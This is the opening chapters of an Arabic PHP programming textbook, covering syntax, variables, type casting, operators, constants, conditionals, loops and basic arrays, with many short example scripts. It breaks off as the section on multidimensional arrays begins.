

تعلم البرمجة بلغة php

شرح بسيط و مفصل لمختلف نواحي اللغة

مع عدد من الأمثلة العملية

عبد اللطيف ايمش

أحمد ابو السعود

الطبعة الثانية

تعلم البرمجة بلغة php

شرح بسيط و مفصل لمختلف نواحي اللغة
مع عدد من الأمثلة العملية

عبد اللطيف ايمش

أحمد ابو السعود

الطبعة الثانية

بسم الله الرحمن الرحيم

الحمد لله رب العالمين وأفضل الصلاة و التسليم على سيدنا محمد إمام المرسلين وخاتم النبيين وعلى آله وصحبه أجمعين .

أصبحت تطبيقات الانترنت في الآونة الأخيرة من أشهر أنواع التطبيقات وأكثرها استخداماً وظهرت عدة لغات برمجة موجهة للويب كلغة jsp ولغة asp وغيرها ; لكن لغة وحيدة اثبتت جدارتها وقوتها في هذا المجال وهي لغة php التي تقتبس العديد من تعابيرها من لغتها الأم c بالإضافة الى كونها مجانية .

يوجد حاليًا عدد ضخم جدًا من مواقع انترنت يصل حتى 75% من مجمل المواقع التفاعلية تستخدم هذه اللغة ومن أشهرها موقع التواصل الإجتماعي Facebook بالإضافة الى الموسوعة الحرة wikipedia و wordpress و غيرها الكثير ...

و نتوجه بالشكر الى الفريق العربي للبرمجة أعضاءً و إدارةً على مجهودهم في نشر العلم

و بالطبع هذا العمل لا يخلو من أخطاء غير مقصودة , ونأمل أن يكون هذا الكتاب إضافة جديدة ومفيدة للمحتوى العربي , وأن يُفيد القارئ في تعلم هذه اللغة لمواكبة التطور التقني السريع لعالم الويب .ولقد حاولنا قدر الامكان التركيز على الموضوعات التي لم يتم التطرق اليها في كتاب عربي سابق . والله ولي التوفيق .

المؤلفان

الفهرس

الفصل الأول : بدايتك مع لغة php

نبذة سريعة عن لغة PHP :

هي لغة حرة مفتوحة المصدر ومجانية الإستخدام و مخصصة لتطوير تطبيقات الويب وبيئة تطويرها هي Linux

إن كانت لك سابقة عهود مع أي لغة برمجة لن تجد الأمر غريب لأن المنطق البرمجي واحد وأوامرها تشبه إلى حد كبير أمها لغة C.

إن كنت من مستخدمي أحد اللغات التالية وهي java أو C أو C++ أو C# ستجد مرونة كبيرة توفرها هذه اللغة في التعامل بخلاف ما إعتدت عليه .

أول ما سيصادفك من هذه المرونة أن هذه اللغة لا تحتاج لتعريف متغيرات فقط إسناد القيمة للمتغير وسيقوم مترجم اللغة بالتعرف على القيمة التي يحويها المتغير تلقائياً .

> **ملاحظة :** أوامر لغة PHP غير حساسة لحالة الأحرف بمعنى يمكنك الكتابة بالأحرف الكبيرة أو الصغيرة على حد سواء في أوامر اللغة

وبما أن صفحة الويب يمكن أن تتضمن أكواد غير أكواد لغة PHP إذاً يجب تنبية المترجم أين أكواد PHP ليتم التعرف عليها ولهذا عند كتابة أكواد PHP داخل الصفحة يجب تضمينها ضمن وسم الفتح <?php ووسم الإغلاق ?> هناك أيضاً الشكل المختصر ولكن تم إيقاف إستخدامه لتشغيله يجب عليك التعديل على ملف php.ini

وكما جرى العرف والعادة طباعة جملة إفتتاحية وغالباً تكون ! hello world

للطباعة على المتصفح نستخدم echo بأقواس أو بدون أقواس كالتالي :

```
<?php
   echo ("hello ");
   echo "world !!";
?>
```

ضع هذا الكود في ملف وليكن باسم test.php ونفذ الكود عن طريق كتابة رابط الصفحة في نافذة المُتصفح .

ملاحظة : يُسمح لك باستخدام المسافات الفارغة و الأسطر كيفما تشاء ولكن يجب أن يتم الفصل بين الأوامر البرمجية بالفاصلة المنقوطة ";"

يمكننا تطبيق وسوم الـ HTML وطباعتها كالتالي :

```
<?php
   echo "<div style='color:#F00;'>hello world !!</div>";
?>
```

وقد قمت بإستبدال علامة الإقتباس المزدوجة إلى مفردة حتى لا يحدث تضارب بين العلامتين ويمكن أن يكون الكود أيضاً بهذا الشكل :

```
<?php
   echo '<div style="color:#F00;">hello world !!</div>';
?>
```

وسيأتي الحديث عن الفرق بين الطريقتين لاحقاً .

ويمكن أيضاً إستخدام العلامة \ قبل العلامة التي لا تريد أن يحدث لها تضارب مع علامة أخرى بهذا الشكل :

```
<?php
   echo "<div style=\"color:#F00;\">hello world !!</div>";
?>
```

للدمج نستخدم علامة النقطة . كالتالي :

```
<?php
   echo "hello"." world !!";
?>
```

التعليقات في أكواد php :

- تستخدم العلامتين // أو العلامة # لإضافة تعليق سطر واحد ويمكنك إستخدام بداية التعليق بالرمز*/ وإنتهائه بالرمز /* لحصر ما بينهما

```
<?php
// تعليق سطر واحد
# تعليق سطر واحد
/* حصر التعليق */
/*
حصر تعليق أكثر من سطر
حصر تعليق أكثر من سطر
*/
?>
```

المتغيرات :

- فقط ما نحتاجه لتعريف متغير في لغة php هو أن يسبق اسم المتغير العلامة $ ولا يشترط أن تضع للمتغير قيمة عند بداية التعريف ولكن لايصح إستخدامه قبل تعيين قيمه له ويتم التعرف على نوع البيانات المسندة للمتغير تلقائياً

- تسمية المتغيرات تتبع القواعد العامة بأن يبدأ اسم المتغير بحرف من حروف اللغة الإنجليزية أو من 127 إلى 255 من جدول ASCII ولا يحتوي غير الحروف الإنجليزية والأرقام والعلامة _ ومن 127 إلى 255 من جدول الـ ASCII على هذا يمكن إستخدام اللغة العربية في تسمية المتغيرات .

> **ملاحظة :** من 127 إلى 255 من جدول ASCII تكون مخصصة لرموز اللغة الحالية المستخدمه على الجهاز .

تسمية المتغيرات حساسة لحالة الأحرف أي إستخدامك حرف كبير غير إستخدامك لحرف صغير

والتالي تعريف متغيرات مختلفه تحمل قيم مختلفة :

```
<?php
$var1;                      // عدم اسناد قيمة إبتدائية للمتغير
$var2 = 10;                 // اسناد عدد صحيح
$var3 = 10.23;              // اسناد عدد كسري
$var4 = null;               // اسناد القيمة الفارغة
$var5 = false;              // اسناد قيمة منطقية
$var6 = "Mahmoud";          // اسناد سلسة نصية
$var7 = 'Mostafa';          // اسناد سلسة نصية
$var1 = $var7;              // اسنتد قيمة المتغير $var7 الى المتغير $var1
$_ = $var6.$var2;           // دمج متغير بمتغير واسناد القيمة المدمجة لمتغير أخر
$_20 = $var1.$var3;         // دمج متغير بمتغير واسناد القيمة المدمجة لمتغير أخر

// طباعة المتغيرات معاً
echo $var1.$var2.$var3.$var4.$var5.$var6 $var7.$_.$_20;
?>
```

- هناك قيم أخرى يمكن إسنادها للمتغير سنتعرف عليها لاحقا كالمصفوفات والكائنات و العنوان

ملاحظة : القيمة المنطقية false والقيمة الفارغة null لاتظهر في الطباعة والقيمة المنطقية true يطبع عوضاً عنها 1

العمليات الحسابية :

يمكن للغة php كغيرها من لغات البرمجة القيام بمختلف العمليات الحسابية على الأعداد و من هذه العمليات البسيطة الجمع وذلك باستخدام الرمز + و الطرح باستخدام الرمز – و الضرب * و القسمة / و علامة باقي القسمة % . أمثلة على العمليات الحسابية :

```
<?php
$var1 = 10;
// اسناد عدد صحيح
$var2 = 20.23;        // اسناد عدد كسري
$var3 = $var1*$var2;    // عملية ضرب متغيرين
$var4 = $var1/$var2;     // عملية قسمة متغيرين
$var5 = $var1%$var2;            // عملية باقي القسمة
echo '$var1+$var2 = '.($var1+$var2).'<br>';         // طباعة ناتج عملية
الجمع وطباعة اسماء المتغيرات
echo "$var1+$var2 = ".($var1+$var2).'<br>';       // طباعة ناتج عملية
الجمع وطباعة قيم المتغيرات
echo $var3.'<br>'.$var4."<br>".$var5;           // طباعة باقي المتغيرات
?>
```

المثال السابق يوضح الفرق بين إستخدام علامة الإقتباس المزدوجة والمفردة حيث أن السلسة النصية بين علامتي إقتباس مزدوجتين إذا كان بها اسم متغير يتم طباعة قيمته ولكن في حالة علامتي الإقتباس المفردتين يتم طباعة اسم المتغير وليس قيمته .

من المعروف أن العمليات الحسابية تتم على المتغيرات العددية فقط فهل لغة PHP تتبع هذا النمط كباقي اللغات وتصدر أخطاء عند مخالفة هذا الأمر ؟ حاول تجربة المثال التالي :

```
<?php
$var1 = 30;
$var2 = '10user1';        // سلسة نصية تبدأ برقم
$var3 = 'a120';           // سلسة نصية تبدأ بحرف
```

```
$var4 = true;
$var5 = false;
$var6 = null;
$var7 = '20a60';          //  قيمة نصية بها أعداد وحروف
$var8 = '20.13hhr60.12';

echo "$var1+$var2 = ".($var1+$var2).'<br>';
echo "$var1+$var3 = ".($var1+$var3).'<br>';
echo "$var1+$var4 = ".($var1+$var4).'<br>';
echo "$var1+$var5 = ".($var1+$var5).'<br>';
echo "$var1+$var6 = ".($var1+$var6).'<br>';
echo "$var1+$var7 = ".($var1+$var7).'<br>';
echo "$var1+$var8 = ".($var1+$var8).'<br>';
?>
```

- نفذ المثال السابق ولاحظ النتيجة إن لم تستسغ الأمر يمكنك استخدام معاملات التحويل التالية :

int	لتحويل نوع المتغير الى أرقام
double	لتحويل نوع المتغير الى عدد ذو فاصلة عائمة
float	لتحويل نوع المتغير الى عدد طويل
boolean , bool	لتحويل نوع المتغير الى قيمة منطقية
string	لتحويل نوع المتغير الى سلسلة نصية

بالنسبة لـ bool و boolean العمل واحد وأيضاً float و double والمثال التالي يوضح العملية :

```php
<?php
$var1 = 10;
$var2 = 20.12;
$var3 = '1123456789123456789123456789user1';
$var4 = 'user110';
$var5 = '12.123456789123456789user1';

echo "(double)$var1 = ".(double)$var1."<br>";
echo "(int)$var2 = ".(int)$var2."<br>";
echo "(string)$var1 = ".(string)$var1."<br>";
echo "(string)$var2 = ".(string)$var2."<br>";
echo "(int)$var3 = ".(int)$var3."<br>";
echo "(double)$var3 = ".(double)$var3."<br>";
echo "(int)$var4 = ".(int)$var4."<br>";
echo "(double)$var4 = ".(double)$var4."<br>";
echo "(int)$var5 = ".(int)$var5."<br>";
echo "(double)$var5 = ".(double)$var5."<br>";
echo "(int)null = ".(int)null ."<br>";
echo "(double)null = ".(double)null ."<br>";
echo "(int)false = ".(int)false ."<br>";
echo "(double)false = ".(double)false ."<br>";
echo "(int)true = ".(int)true ."<br>";
echo "(double)true = ".(double)true ."<br>";

?>
```

والمثال التالي يوضح عملية التحويل للقيم المنطقية (وسيأتي ذكر هذه الجزئية بتفصيل بعد حالة الشرط if لاحقاً) :

```
<?php

echo "(bool) = ".(bool)'' ."<br>";
echo "(bool)0 = ".(bool)0 ."<br>";
echo "(bool)'0' = ".(bool)'0' ."<br>";
echo "(bool)12 = ".(bool)12 ."<br>";
echo "(bool)-10 = ".(bool)-10 ."<br>";
echo "(bool)'-100' = ".(bool)'-100' ."<br>";
echo "(bool)12.12 = ".(bool)12.12 ."<br>";
echo "(bool)-13.12 = ".(bool)-13.12 ."<br>";
echo "(bool)12.12user1 = ".(bool)'12.12user1' ."<br>";
echo "(bool)user112.12 = ".(bool)'user112.12' ."<br>";
echo "(int)((bool)0) = ".(int)((bool)0) ."<br>";

?>
```

وبإختصار السلسة النصية إذا كانت فارغة فهي تعني false وإن كان بها قيمة أياً كانت فهي تعني true حتى بدون عملية تحويل وسنرى هذا عند حديثنا عن الشروط , وأيضاً الصفر أو 0.0 يعني false وبخلاف ذلك سواء عدد صحيح أو كسري أو عدد سالب فهو يعني true .

معاملات الزيادة والنقصان :

++ معامل الزيادة

-- معمل النقصان

ففي حالة كونه قبل المتغير أي يُزاد أو يُنقص من قيمة المتغير قبل تنفيذ الكود البرمجي بمقدار واحد ولكن في حالة كونه بعد المتغير ينفذ الكود البرمجي الموجود به ومن ثَم زيادة أو نقصان المتغير بمقدار الواحد والكود التالي يوضح العملية :

```
<?php
$var1 = 0;
$var2 = 0;
```

```
$var3 = 0;
$var4 = 0;
echo '++$var1 = '.(++$var1);
echo '<br>';
echo '$var1 = '.$var1;
echo '<br>';
echo '$var2++ = '.$var2++;
echo '<br>';
echo '$var2 = '.$var2;
echo '<br>';
echo '--$var3 = '.--$var3;
echo '<br>';
echo '$var3 = '.$var3;
echo '<br>';
echo '$var4-- = '.$var4--;
echo '<br>';
echo '$var4 = '.$var4;
?>
```

معاملات العمليات :

+=	جمع قيمة على قيمة المتغير السابقة
-=	طرح قيمة من قيمة المتغير السابقة
/=	قسمة قيمة المتغير السابقة على قيمة
*=	ضرب قيمة في في قيمة المتغير السابقة

=%	إيجاد الباقي لقيمة المتغير السابقة على قيمة
=.	دمج قيمة إلى قيمة المتغير السابقة

والتالي يوضح العملية :

$var1 += $var2; تساوي $var1 = $var1 + $var2;

$var1 -= $var2; تساوي $var1 = $var1 - $var2;

$var1 *= $var2; تساوي $var1 = $var1 * $var2;

$var1 /= $var2; تساوي $var1 = $var1 / $var2;

$var1 %= $var2; تساوي $var1 = $var1 % $var2;

$var1 .= $var2; تساوي $var1 = $var1 . $var2;

مثال على ما سبق :

```
<?php
$var1 = 10;
$var2 = 10;
$var3 = 10;
$var4 = 10;
$var5 = 10;
$var6 = 10;

$var1 += 10;
$var2 -= 10;
$var3 *= 10;
$var4 /= 10;
```

```
$var5 %= 10;
$var6 .= 10;
echo $var1.'<br>'.$var2.'<br>'.$var3.'<br>'.$var4.'<br>'.
$var5.'<br>'.$var6.'<br>';
?>
```

هناك طريقتين لكتابة أكواد php و HTML معاً إما استخدام جملة الطباعة أو إغلاق وسم كود php والبدأ في كتابة أكواد HTML ومن ثَم إعادة فتح وسم php لتكملة كتابة أكواد php :

```
<?php
   $var1 = 'value1';
   $var2 = 'value2';
?>
<!DOCTYPE HTML>
<html dir="rtl">
   <head>
   <link rel="stylesheet" type="text/css" href="style.css"/>
   <meta charset="utf-8">
   <title>
      التمرين
   </title>

   </head>
   <body>
      <div style="color:#F00;">
         <?php echo $var1; ?>
      </div>
      <div style="color:#00F; font-size:28px;">
         <?php echo $var2; ?>
      </div>
```

```
    </body>
</html>
```

والطريقة الثانية :

```
<?php
    $var1 = 'value1';
    $var2 = 'value2';
echo '
<!DOCTYPE HTML>
<html dir="rtl">
    <head>
    <link rel="stylesheet" type="text/css" href="style.css"/>
    <meta charset="utf-8">
    <title>
        التمرين
    </title>

    </head>
    <body>
        <div style="color:#F00;">
            '.$var1.'
        </div>
        <div style="color:#00F; font-size:28px;">
            '.$var2.'
        </div>
    </body>
</html>';
?>
```

وكل طريقة تكون مناسبه في وضع أكثر من الطريقة الأُخرى .

> **ملاحظة :** أكواد الـ HTML تعمل ضمن ملف بإمتداد php -ولكن تحتاج لسرفر- والعكس غير صحيح

وحتي لا نُغضب مبرمجي الـ c والـ ++c واللغات الأخرى منا فهناك دوال أخرى للطباعة والقراءه من سلسة نصية و عملها كعمل هذه الدوال في هذه اللغات وهي print و printf و sprintf و sscanf

الفصل الثاني : الثوابت ودوال الشرط والدوران

الثوابت :

يتم تعريف الثوابت بإستخدام الكلمة المحجوزة const قبل اسم الثابت أو من خلال الدالة define ويتبع اسم الثابت قواعد كتابة اسم المتغير ذاتها غير أنه لا يبدأ بالعلامة **$** ويُفضل أن يُكتب بالحروف الكبيرة . ويجب أن يُعطى الثابت قيمة عند عملية تعريفه ولا يمكن تغيير هذه القيمة فيما بعد, أمثلة لتعريف الثوابت :

```
<?php
const أحمد = "user1";
const AAA = 'user1';
define("BBB","user2");
echo أحمد.AAA.BBB;
?>
```

حالة الشرط if :

وهي أنه في حالة تحقق الشرط يتم تنفيذ الأمر وإلا لا يتم التنفيذ والشرط في النهاية إما أن يكون محقق true أو غير محقق false. الشكل العام لحالة if البسيطة هو :

```
if(/* الشرط */)
   /* الأمر المراد تنفيذه في حالة تحقق الشرط */;
OR
if(/* الشرط */)
{
   // أمر 1
   // أمر 2
   // أمر 3
}
```

ملاحظة : في حالة تحقق شرط جملة if وعدم وجود أقواس يتم تنفيذ الأمر البرمجي بعد if وصولاً لنهاية الأمر البرمجي المنتهي بالفاصلة المنقوطة ;

حالة الشرط if else

وتكون على الصورة :

```
if(/* الشرط */)
{
    // الجمل البرمجية في حالة تحقق الشرط
}
else
{
    // الجمل البرمجية في حالة عدم تحقق الشرط
}
```

حالة الشرط المتعددة else if وتكون على الصورة :

```
if(/* الشرط */)
{
    // الجمل البرمجية هنا
}
else if(/* الشرط */)
{
    // الجمل البرمجية هنا
}
.
.// وهكذا تكرار غير محدود
.
else if(/* الشرط */)
{
```

```
    // الجمل البرمجية هنا
}
else
{
    // الجمل البرمجية هنا
}
```

ولا يشترط كتابة جملة else المفردة في النهاية وأيضاً يمكن الإستغناء عن أقواس المجموعة إذا كان لدينا جملة واحدة داخل المجموعة . أمثلة على جملة if :

```
<?php
   if(true)
   echo "true<br>";

   if(true)
   {
      echo "<h1>true</h1>";
      echo "<h1>inside if</h1>";
   }

   if(false) echo "false<br>";

   if(false)
      echo "<h2>false</h2>";
      echo "outside if";
?>
```

في حالة true الشرط محقق دائماً أما في حالة false فالشرط غير محقق دائماً

أمثلة إستخدام if مع أنواع البيانات المختلفة وكما بيَّنا في الفصل السابق أن أي عدد بخلاف الصفر فهو يعبر عن القيمة true وأن أي سلسلة نصية بخلاف السلسلة النصية الفارغة فهي أيضاً

تعبر عن القيمة true والمثال التالي يوضح هذا :

```
<?php
   if(0)
      echo "<h3>0 true</h3>";
   else
      echo "<h3>0 false</h3>";

   if(13)
      echo "<h3>13 true</h3>";
   else
      echo "<h3>13 false</h3>";

   if(-50)
      echo "<h3>-50 true</h3>";
   else
      echo "<h3>-50 false</h3>";

   if(null)
      echo "<h3>null true</h3>";
   else
      echo "<h3>null false</h3>";

   if('')
      echo "<h3>'' true</h3>";
   else
      echo "<h3>'' false</h3>";

   if(' ')
      echo "<h3>' ' true</h3>";
```

```
   else
      echo "<h3>' ' false</h3>";

   if('user1')
      echo "<h3>user1 true</h3>";
   else
      echo "<h3>user1 false</h3>";
?>
```

حالة if المختصرة :

حيث يتم وضع الشرط المُراد التحقق من صحته و يليه علامة الإستفهام و يعدها يتم تعريف الكود الواجب تنفيذه إذا كان الشرط مُحققاً و الكود اللازم تنفيذه إذا كان غير مُحقق و يفصل بينهما الرمز ":"

```
condition?true:false;
```

مثال:

```
<?php
   echo true?"yes":"no";
?>
```

العمليات المنطقية :

كما في باقي اللغات يمكن استخدام مُختلف إشارات العمليات المنطقية في حلقات الشرط وهي and أو && التي تعني "و" , or أو || التي تعني "أو" , والإشارة "!" التي تُفيد النفي و العملية المنطقية XOR , الجدول التالي يوضح ذلك :

الشرط	القيمة	الحالة

a and b	true	a$ و $b كلاً منهما يكون true
$a && $b	true	$a وb$ كلاً منهما يكون true
$a or $b	true	أي من $a أوb$ يكون true
$a || $b	true	أي من $a أوb$ يكون true
!$a	true	$a يكون false و false في حالةa$ يكون true
$a xor $b	true	أي من $a أو $b يكون true ولكن غير متشابهين

ملاحظة : يمكنك إستخدام أي صيغة لعمليتي and و or حيث الطريقتين متكافئتين اي استخدام "and" أو "&&" لا يؤثر أبداً

الكود التالي ينفذ جدول الصواب والخطأ للعمليات المنطقية السابقة :

```
<?php
   echo "AND && <br>------------<br>true and true = ";
   if(true and true)
      echo "true<br>";
   else
      echo "false<br>";

   echo "true and false = ";
   if(true and false)
      echo "true<br>";
   else
      echo "false<br>";
```

```
echo "false and false = ";
if(false and false)
   echo "true<br>";
else
   echo "false<br>";

echo "<br>OR | | <br>------------<br>true or true = ";
if(true or true)
   echo "true<br>";
else
   echo "false<br>";

echo "true or false = ";
if(true or false)
   echo "true<br>";
else
   echo "false<br>";

echo "false or false = ";
if(false or false)
   echo "true<br>";
else
   echo "false<br>";

echo "<br>XOR  <br>------------<br>true xor true = ";
if(true xor true)
   echo "true<br>";
else
   echo "false<br>";
```

```
    echo "true xor false = ";
    if(true xor false)
        echo "true<br>";
    else
        echo "false<br>";

    echo "false xor false = ";
    if(false xor false)
        echo "true<br>";
    else
        echo "false<br>";

    echo "<br>!  <br>------------<br>!true = ";
    if(!true)
        echo "true<br>";
    else
        echo "false<br>";

    echo "!false = ";
    if(!false)
        echo "true<br>";
    else
        echo "false<br>";
?>
```

عمليات المقارنة :

==	يساوي

!=	لا يساوي
>	أكبر من
<	أصغر من
>=	أكبر من أو يساوي
<=	أصغر من أو يساوي
===	مساواة القيم من نفس النوع
!==	عدم مساواة القيم من نفس النوع

أظن أن اغلبهم واضحين ولكن سأوضح عمل المساواة من نفس النوع وعدم المساواة من نفس النوع

- وكما عرفنا في الأعلى أن الصفر مساوي للقيمة false وأي عدد خلاف الصفر مساوي للقيمة true وقيمة السلسلة النصية بخلاف السلسلة النصية الفارغة مساوية للقيمة true فلهذا لا يصلح أن أستخدم قيم المساواه العادية وكمثال إذا أردت أن أختبر القيمة على أنها false و false فقط إذاً علي إستخدام عملية المساواة من نفس النوع والمثال التالي يوضح العملية :

```
<?php
if('10user1' == 10)
   echo "10user1 == 0 yes<br>";
else
   echo "10user1 == 0 no<br>";
```

```
if('' == 0)
   echo "'' == 0 yes<br>";
else
   echo "'' == 0 no<br>";

if(0 == false)
   echo "0 == false yes<br>";
else
   echo "0 == false no<br>";

if('' == false)
   echo "'' == false yes<br>";
else
   echo "'' == false no<br>";

if(-10 == true)
   echo "-10 == true yes<br>";
else
   echo "-10 == true no<br>";
?>
```

ولكن عند استخدام عمليات المساواه من نفس النوع سيتم التعرف على القيم ومساواتها من نفس نوعها فالمثال السابق يكون على الشكل التالي :

```
<?php
if('10user1' === 10)
   echo "10user1 == 0 yes<br>";
else
   echo "10user1 == 0 no<br>";
if('' === 0)
   echo "'' == 0 yes<br>";
```

```
else
   echo "'' == 0 no<br>";
if(0 === false)
   echo "0 == false yes<br>";
else
   echo "0 == false no<br>";
if('' === false)
   echo "'' == false yes<br>";
else
   echo "'' == false no<br>";

if(-10 === true)
   echo "-10 == true yes<br>";
else
   echo "-10 == true no<br>";
?>
```

التالي مثال على حالة if else المتعددة , فلنفرض أن لدينا قيمة ولتكن مُعرف الصفحة الـ id وعلى أساس قيمته يتم إنشاء إرتباط تشعُبي لصفحات مختلفه فيكون الكود كالتالي :

```
<?php
$id = 200;
if($id == 100)
{
   echo "<h3><a href='page1.php'> go page1 </a></h3>";
}
else if($id == 200)
{
   echo "<h3><a href='page2.php'> go page2 </a></h3>";
```

```
}
else if($id == 400)
{
   echo "<h3><a href='page3.php'> go page3 </a></h3>";
}
else if($id == 500)
{
   echo "<h3><a href='page4.php'> go page4 </a></h3>";
}
else
{
   echo "<h3><a href='index.php'> go home </a></h3>";
}

?>
```

حالة switch case :

- يمكن عمل نفس المثال السابق بإستخدام جملة switch case كالتالي :

```
<?php
$id = 250;
switch($id)
{
   case 100:
      echo "<h3><a href='page1.php'> go page1 </a></h3>";
      break;
   case 200:
      echo "<h3><a href='page3.php'> go page3 </a></h3>";
      break;
```

```
   case 300:
      echo "<h3><a href='page4.php'> go page4 </a></h3>";
      break;
   default:
      echo "<h3><a href='index.php'> go home </a></h3>";

}
?>
```

حيث أن جملة break هي للخروج بعد تنفيذ الأمر

دالة defined للتعرف على الثابت هل هو موجود أم لا وتعيد القيمة true في حالة وجوده وتعيد القيمة false إن لم يكن موجود
دالة isset للتعرف على المتغير هل موجود ومسند له قيمه أم لا وتعيد القيمة true في وجود المتغير ووجود قيمة مسنده له وتعيد القيمة false في حالة عدم وجود المتغير أو عدم وجود قيمة مسنده له أو أن تكون القيمة المسنده للمتغير هي القيمة الفارغة null والمثال التالي يوضح عملهم :

```
<?php
define("AAA","Mostaf ");
const BBB = "Khaled ";
$var1;
$var2 = null;
$var3 = '';

if(defined("AAA"))
   echo AAA;
if(defined("BBB"))
   echo BBB;
if(defined("CCC"))
```

```
   echo CCC;

if(isset($var1))
   echo '<br>$var1 is set';
if(isset($var2))
   echo '<br>$var2 is set';
if(isset($var3))
   echo '<br>$var3 is set';
if(isset($var4))
   echo '<br>$var4 is set';
?>
```

حلقات الدوران :

حلقة الدوران for :

الشكل العام لها كالتالي :

```
<?php
for(/*بداية الحلقة*/;/*شرط التوقف*/;/*معامل الزيادة أو النقصان*/)
{
   /*
      الكود البرمجي المراد تكراره عدد من المرات
   */
}
?>
```

مثال :

```
<?php
for($i=0;$i<10;$i++)
{
   echo '<h3>$i='.$i.'</h3>';
```

```
}
?>
```

أو كتابتها بهذا الشكل إن كانت تعليمه واحدة

```
<?php
for($i=0;$i<10;++$i) echo '<h3>$i='.$i.'</h3>';
?>
```

لتخطي دورة معينة والإنتقال للتليه نستخدم الكلمة المحجوزة continue

مثال :

```
<?php
for($i=0;$i<10;$i++)
{
   if($i == 5) continue;
   echo '<h3>$i='.$i.'</h3>';
}
?>
```

وإن أردنا الخروج من الحلقة نهائياً نستخدم break

مثال :

```
<?php
for($i=0;$i<10;++$i)
{
   if($i == 5) break;
   echo '<h3>$i='.$i.'</h3>';
}
?>
```

حلقة الدوران while :

الصيغة العامة

```
<?php
```

```
while(/*الشرط*/)
{
   /*
       الكود المراد تكراره
   */
}
?>
```

وتعني الدوران في حالة تحقق الشرط وفي حالة عدم تحققه لا يتم الدخول للحلقه

أمثلة :

```
<?php
$count = 0;
while(10)
{
   echo "<h3> Hi </h3>";
}
while(true)
{
   echo "<h3> Hi </h3>";
}
while('user1')
{
   echo "<h3> Hi </h3>";
}
while($count < 10)
{
   echo "<h3> Hi </h3>";
}
while($count != 10)
{
```

```
   echo "<h3> Hi </h3>";
}
?>
```

جميع الحلقات السابقة حلقات غير منتهيه تسبب تجمد المتصفح والضغط على الخادم والسبب أن الشرط محقق دائماً كما نعلم . أمثلة على حلقات صحيحة ومنتهية :

```
<?php
$count = 1;
while($count <= 10)
{
   echo "<h3> Hi </h3>";
   $count++;
}
while(true)
{
   echo "<h3> YES </h3>";
   if($count++ == 20) break;
}
?>
```

حلقة الدوران do while :

وهي نفس حلقة الدوران while ولكن الفرق عنها أنها تنفذ دوران واحد قبل إختبار تحقق الشرط وصيغتها العامة هي :

```
<?php
do
{
   /*
```

```
        الأكواد المراد تكرارها
    */
}while(/*الشرط*/);
?>
```

أمثلة :

```
<?php
do
{
   echo "<h3>Hi</h3>";

}while(false);

$count = 0;
do
{
   echo '<h3>$count = '.++$count.'</h3>';

}while($count < 10);

?>
```

> **ملاحظة :** في كل حلقات التكرار السابقة يمكن استخدام continue لتخطي حلقة أو الخروج نهائياً من الحلقة بإستخدام break

هناك صيغ أخرى لإستخدامها مع الأوامر البرمجية كـ if و for و while و switch لإستخدامها بدلاً من الأقواس والصيغ العامة لها كالتالي :

```
<?php
if (/*الشرط*/):
```

```
    /*
        أي عدد من الأوامر البرمجية
    */
endif;

// الحالة المتعدده
if(/*الشرط*/):
    /*
        أي عدد من الأوامر البرمجية
    */
elseif(/*الشرط*/):
    /*
        أي عدد من الأوامر البرمجية
    */
elseif(/*الشرط*/):
    /*
        أي عدد من الأوامر البرمجية
    */
endif;

while(/*الشرط*/):
    /*
        الأوامر البرمجية المراد تكرارها
    */
endwhile;

for(/*أوامر الحلقة*/):
    /*
        الأوامر البرمجية المراد تكرارها
```

```
   */
endfor;

switch(/*القيمة*/):
   case "":
      // ...
      break;
   case "":
      // ...
      break;
   default:
      //...
endswitch;
?>
```

الفصل الثالث : المصفوفات والدوال

المصفوفات :

كما مر معنا في فصلٍ سابق , يمكن للمتغيرات ان تحوي قيمة واحدة فقط , فجاءت المصفوفات لتحل هذا القصور و تُمكن المبرمج من تخزين عدة قيم في متغير واحد يسمى بالمصفوفة , (المصفوفات في البرمجة تختلف اختلافا كليا عن المصفوفات الرياضية) , واذا كنت قد تعاملت مع المصفوفات بلغات برمجة غير php ستجد ان php لها طريقة خاصة ومرونة كبيرة جداً في التعامل مع المصفوفات كما سنرى في سياق هذا الفصل .

المصفوفات تتكون من ما يُعرف بمفتاح أو مُعرف العنصر داخل المصفوفة وهو الـ key أو الـ index للمصفوفة ويبدأ من 0 إلى أقل من عدد عناصر المصفوفة بمقدار واحد (لإن العد يبدأ من الصفر) وكل عنصر من عناصر المصفوفة يحتوي على قيمة مرتبطة بهذا المفتاح , في php يمكن أن تكون هذه القيمة أي نوع من أنواع البيانات سواء عدد صحيح أو كسري أو قيمة منطقية أو القيمة الفارغة أو مصفوفة أو كائن .

لتخزين قيم ما على شكل مصفوفة عليك فقط أن تضع الأقواس المربعة [] بعد اسم المتغير وتقوم بإسناد القيم للمصفوفة كالتالي :

```
<?php
$myArr[] = 10;            //key = 0 , value = 10
$myArr[] = 12.16;        //key = 1 , value = 12.16
$myArr[] = true;        //key = 2 , value = true
$myArr[] = "username";    //key = 3 , value = "username"
$myArr[] = 'password';        //key = 4 , value = 'password'

for($i = 0; $i < 5; $i++)
{
   echo '<h3>'.$myArr[$i].'</h3>';
}
?>
```

واضح من الكود السابق أنه بإمكاننا تخزين أنواع مختلفة من البيانات داخل المصفوفات سواءً
أكانت نص أم رقم أم رقم ذو فاصلة عشرية ...
ويمكن أيضاً تخزين القيم في المصفوفة بالشكل المعتاد كما في أغلب لغات البرمجة , وفي حال
أردنا طباعة قيمة المصفوفة داخل علامتي الإقتباس يجب وضعها بين قوسين {} كالتالي :

```
<?php
$myArr[0] = 10;
$myArr[1] = 12.16;
$myArr[2] = true;
$myArr[3] = "username";
$myArr[4] = 'password';

for($i = 0; $i < 5; $i++)
{
   echo "<h3>{$myArr[$i]}</h3>";
}
?>
```

تم استخدام حلقة التكرار for لاخراج عناصر المصفوفة حيث i تتدرج من الصفر وحتى عدد
عناصر المصفوفة ناقص واحد (حيث i<5 تكافئ i<=4) .
ولإعطاء قيم للمصفوفة عند تعريفها دفعة واحدة نستخدم الكلمة المحجوزة array وتوضع
العناصر بين قوسين ويفصل بينها فاصلة ',' كالتالي:

```
<?php
$myArr = array(10, 12.16, true, "username", 'password');

for($i = 0; $i < 5; $i++)
{
  echo "<h3>{$myArr[$i]}</h3>";
```

```
}
?>
```

و لمعرفة عدد عناصر المصفوفة نستخدم الدالة count , التي تقبل وسيطا واحدا هو المصفوفة المُراد معرفة عدد عناصرها , وتُعيد عدد عناصر المصفوفة , كما في المثال التالي :

```
<?php
$myArr = array(10, 12.16, true, "username", 'password');

for($i = 0; $i < count($myArr); $i++)
{
   echo "<h3>{$myArr[$i]}</h3>";
}
?>
```

المصفوفات المتعددة الابعاد :

